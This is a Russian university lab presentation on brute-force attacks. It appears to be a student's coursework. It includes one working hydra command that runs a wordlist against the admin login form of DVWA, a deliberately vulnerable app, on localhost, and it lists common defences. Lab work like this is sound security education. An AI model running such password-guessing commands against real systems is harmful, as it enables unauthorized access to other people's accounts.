Индивидуальный проект - этап 3

Сморчков Дмитрий[1]

9 ноября, 2024, Москва, Россия

[1]Российский Университет Дружбы Народов

Цели и задачи работы

Цель лабораторной работы

Целью данной работы является изучение атак типа брут-форс и инструмента hydra.

Процесс выполнения лабораторной работы

Введение

Атака брут-форс (англ. brute force attack) — это метод взлома, основанный на последовательном переборе возможных комбинаций значений (паролей, ключей шифрования и т. д.), чтобы подобрать правильное значение и получить несанкционированный доступ.

Введение

Атаки брут-форс являются одним из самых простых, но эффективных способов взлома учетных записей, если системы не защищены должным образом.

Сильные пароли, ограничения на количество попыток входа и двухфакторная аутентификация могут значительно уменьшить вероятность успешной атаки.

Страница веб-формы



Figure 1: Страница веб-формы

Команда для запуска hydra

```
hydra -l admin -P /usr/share/dirb/wordlists/small.txt \
 localhost http-get-form "/DVWA/vulnerabilities/brute/ \
 :username=^USER^&password=^PASS^&Login=Login: \
 H=Cookie: PHPSESSID=922o4qoa8lmkgoge9m8k61cnog; \
 security=medium:F=Username and/or password incorrect."  \
 -V
```

Результат подбора



Figure 2: Результат подбора

Выводы по проделанной работе

Вывод

Мы приобрели знания об атаках брут-форс и инструменте hydra.